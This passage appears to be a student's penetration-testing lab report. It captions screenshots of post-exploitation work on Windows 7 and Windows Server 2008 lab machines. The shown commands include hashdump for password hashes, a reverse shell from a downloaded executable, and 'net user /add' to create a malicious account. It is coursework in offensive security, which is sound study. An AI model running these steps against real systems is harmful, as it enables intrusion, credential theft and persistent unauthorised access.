

Figure 3.9 Gained remote access to the desktop of Windows 7 Victim

> used command *rdesktop -u Kilah -p test 192.168.10.9*

Task C: Information harvesting (30 points)

- Take a screenshot of the target machine.
- Collect the target system info.
- Collect the IP address of the target machine.
- Collect the list of running processes on the target machine. (hint: ps)
- Collect the password hashes of the current users. (hint: hashdump)
- Remote access to the malicious account created in Task B.



Figure 3.10 screenshot of Windows 7

- used command *screenshot*



Figure 3.11 Gained System info

-Used command *sysinfo* to gain system info



Figure 3.12 collect IP address

-used command *ifconfig* or *ipconfig* to retrieve the IP address of machine



Figure 3.12 command ps for running processes



Figure 3.13 hashdump



Figure 3.14 Remote Access

Task D: Another Approach?

Use the same strategy we introduced in this module, set a reverse shell connection to Windows Server 2008. Create a malicious account remotely with your own name.



Figure 3.15 session started for Windows 2008

- used command *screenshot* to show I gained remote access to Windows 2008 by downloading the kmanl.exe file and executing it.



Figure 3.16 Account created in my name using the same steps used previously

- Used command *net user /add Kilah Password123*

